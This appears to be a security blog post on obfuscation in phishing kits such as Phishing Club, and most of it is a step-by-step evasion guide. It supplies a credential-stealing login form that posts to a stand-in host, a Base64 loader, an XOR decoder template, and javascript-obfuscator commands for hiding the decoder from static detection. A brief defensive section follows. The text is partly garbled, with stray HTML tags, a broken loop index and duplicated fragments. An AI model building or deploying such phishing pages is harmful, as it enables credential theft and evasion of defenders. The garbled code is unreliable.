Listen to this Post
Introduction:

The eternal cat-and-mouse game between cyber attackers and defenders has entered a new phase with the advent of customizable obfuscation in phishing toolkits. Modern phishing platforms, like Phishing Club, are now enabling threat actors to dynamically alter the static signatures of their malicious pages, rendering traditional automated analysis ineffective. This evolution forces a shift in defensive strategies from pattern-matching to behavioral and runtime analysis.
Learning Objectives:
- Understand the technical mechanics of code obfuscation in modern phishing kits.
- Learn how to implement and customize obfuscation templates to evade static detection.
- Develop defensive strategies to detect and mitigate obfuscated phishing campaigns.
You Should Know:
1. The Anatomy of Phishing Page Obfuscation
Obfuscation is the process of transforming code into a functionally equivalent but structurally different version to hinder comprehension and analysis. For phishing pages, this typically involves JavaScript that obscures the final HTML payload delivered to the victim’s browser. The core technique involves encoding the real content (like login forms) and using a decoder function to reconstruct it at runtime. This prevents simple string matching from identifying the page as malicious.
Step-by-Step Guide: Basic Obfuscation Principle
- Start with the Malicious Payload: This is your original phishing page HTML.
<!-- Original Phishing Form --></li>
</ol>

<form action="https://malicious-server.com/steal.php" method="POST">
<input type="text" name="username" placeholder="Username">
<input type="password" name="password" placeholder="Password">
<input type="submit" value="Login">
</form>
- Obfuscate the Payload: Encode the HTML string. A simple method is Base64 encoding.
On Linux, you can easily base64 encode a string
echo '</li>
</ol>

<form action="https://malicious-server.com/steal.php" method="POST"><input type="text" name="username"><input type="password" name="password"><input type="submit" value="Login"></form>

' | base64
This outputs a encoded string like `PGZvcm0gYWN0aW9uPSJodHRwczovL21hbGljaW91cy1zZXJ2ZXIuY29tL3N0ZWFsLnBocCIgbWV0aG9kPSJQT1NUIj48aW5wdXQgdHlwZT0idGV4dCIgbmFtZT0idXNlcm5hbWUiPjxpbnB1dCB0eXBlPSJwYXNzd29yZCIgbmFtZT0icGFzc3dvcmQiPjxpbnB1dCB0eXBlPSJzdWJtaXQiIHZhbHVlPSJMb2dpbiI+PC9mb3JtPg==`
- Create the Loader: The landing page delivered by the server contains a small script to decode and inject the payload.
<body></li>
</ol>

<div id="content"></div>

<script>
// The obfuscated payload
const encodedPayload = "PGZvcm0gYWN0aW9uPSJodHRwczovL21hbGljaW91cy1zZXJ2ZXIuY29tL3N0ZWFsLnBocCIgbWV0aG9kPSJQT1NUIj48aW5wdXQgdHlwZT0idGV4dCIgbmFtZT0idXNlcm5hbWUiPjxpbnB1dCB0eXBlPSJwYXNzd29yZCIgbmFtZT0icGFzc3dvcmQiPjxpbnB1dCB0eXBlPSJzdWJtaXQiIHZhbHVlPSJMb2dpbiI+PC9mb3JtPg==";
// Decode and inject
document.getElementById('content').innerHTML = atob(encodedPayload);
</script>

</body>
When a victim visits the page, the browser executes the script, decodes the Base64 string, and renders the phishing form.
2. Customizing Obfuscation Templates for Evasion
The breakthrough in kits like Phishing Club v1.20.0 is the ability to customize the obfuscation template itself. Defenders often fingerprint the method of obfuscation (e.g., the specific structure of the decoder function). By allowing red teams to change this template, the static signature of the kit changes entirely, even if the underlying payload remains the same.
Step-by-Step Guide: Implementing a Custom Obfuscator
- Choose a Different Encoding Method: Move beyond Base64. Use ROT13, a custom alphabet, or even a simple XOR cipher.
// A simple XOR "encryption" function function xorEncode(str, key) { return String.fromCodePoint(...str.split('').map((char, i) => char.charCodeAt(0) ^ key)); } const key = 42; const plainTextHtml = '</li> </ol> <form>...</form> '; const obfuscatedPayload = xorEncode(plainTextHtml, key); // obfuscatedPayload will be a string of unreadable characters- Create a Custom Decoder Template: Instead of using
atob(), write a template that includes your custom decoder.</li> </ol> <script> // Custom Obfuscation Template const _0xa1b2 = [/ ... your obfuscated payload array ... /]; const _key = 42; let _output = ''; for(let i=0; i < _0xa1b2.length; i++) { _output += String.fromCharCode(_0xa1b2[bash] ^ _key); } document.write(_output); </script>- Integrate with the Phishing Kit: Platforms like Phishing Club would allow you to input this custom decoder template. The kit then uses this template to automatically obfuscate all future landing pages it generates.
3. Obfuscating the Obfuscation: Multi-Layered Deception
The most advanced tactic is to also obfuscate the decoder script. This means the code responsible for de-obfuscating the payload is itself hidden. This can be achieved using JavaScript obfuscators like `javascript-obfuscator` on npm.
Step-by-Step Guide: Creating a Multi-Layered Payload
- Obfuscate the Decoder Code: Take your custom decoder script from the previous section and run it through a code obfuscator.
Install the obfuscator (Node.js required)
npm install -g javascript-obfuscator

Obfuscate your decoder.js file
javascript-obfuscator decoder.js --output obfuscated-decoder.js --compact true --control-flow-flattening true
This produces a highly complex and unreadable script that performs the same function.
-
Assemble the Final Payload: The final landing page is now a combination of the heavily obfuscated decoder and the encoded payload.
<body></p></li>
</ol>

<script>
/ Heavily obfuscated code from javascript-obfuscator,
which contains the logic to decode and write the
XOR-encoded payload to the document.
/
</script>

<p></body>
This layered approach defeats multiple levels of static analysis.
4. Defensive Strategies: Detecting the Undetectable
With static analysis becoming less reliable, defenders must pivot their strategies. The key is to analyze behavior, not just code structure.
Step-by-Step Guide: Building a Resilient Defense
- Implement Dynamic Analysis (Sandboxing): Execute suspicious pages in a instrumented environment (a sandbox) and observe their behavior. Does it immediately make a POST request to a known-bad domain? Does it prompt for credentials in an iframe? Tools like `urlscan.io` automate this.
-
Leverage Browser Integrity Checks: Use tools that analyze the runtime environment. Obfuscated code must eventually de-obfuscate and execute. Solutions can detect the moment `document.write` or `innerHTML` is used to inject large, previously hidden forms.
-
Network Traffic Analysis: Even the best obfuscation cannot hide the final exfiltration endpoint. Use proxies, firewalls, and SIEM systems to monitor for POST requests to suspicious or newly registered domains that are not in your allow list.
Example: Using Zeek (formerly Bro) to log all HTTP POST requests
This is part of a network security monitoring setup
zeek -i eth0 -C http-post-logging.zeek
5. The Future of the Phishing Arms Race
The ability to customize obfuscation is not the endgame. The next logical step is the integration of Generative AI to create unique, context-aware obfuscation templates for every single phishing campaign, making hash-based and pattern-based IOCs (Indicators of Compromise) virtually useless. Defense will increasingly rely on AI-powered anomaly detection that can identify subtle behavioral deviations indicative of a phishing attempt, regardless of the page’s surface-level appearance.
What Undercode Say:
- The Attackers’ Advantage is Now Configurable: The barrier to entry for high-evasion phishing has been lowered. Red teams and malicious actors no longer need deep coding expertise; they can now achieve advanced obfuscation through configuration menus in kits like Phishing Club.
- Static Analysis is No Longer a Silver Bullet: Relying solely on static file signatures, YARA rules, or simple string matching for phishing detection is a failing strategy. Defensive security programs must urgently incorporate dynamic and behavioral analysis techniques.
The core analysis is that this evolution represents the industrialization of evasion. It’s not just a new technique; it’s a platform feature that systematizes the process of staying ahead of detectors. For blue teams, this means the focus must shift from what the code looks like to what it does. Investments in sandboxing, runtime application security, and user training (to spot the semantic flaws that obfuscation can’t hide) become paramount. The battle is moving from the code surface to the execution deep.
Prediction:
Within the next 12-18 months, we will see the rise of AI-driven phishing kits that use LLMs not only for content creation but also for generating semantically correct, dynamically obfuscated code on a per-impression basis. This will render traditional IOC sharing nearly obsolete and force a industry-wide pivot towards behavioral biometrics, deception technology, and real-time content analysis at the endpoint or browser level to identify malicious intent. The concept of a “malicious file hash” for phishing pages will become a relic of the past.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Skansing Obfuscate – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
📢 Follow UndercodeTesting & Stay Tuned:
- Create a Custom Decoder Template: Instead of using
- Choose a Different Encoding Method: Move beyond Base64. Use ROT13, a custom alphabet, or even a simple XOR cipher.
- Create the Loader: The landing page delivered by the server contains a small script to decode and inject the payload.
- Obfuscate the Payload: Encode the HTML string. A simple method is Base64 encoding.


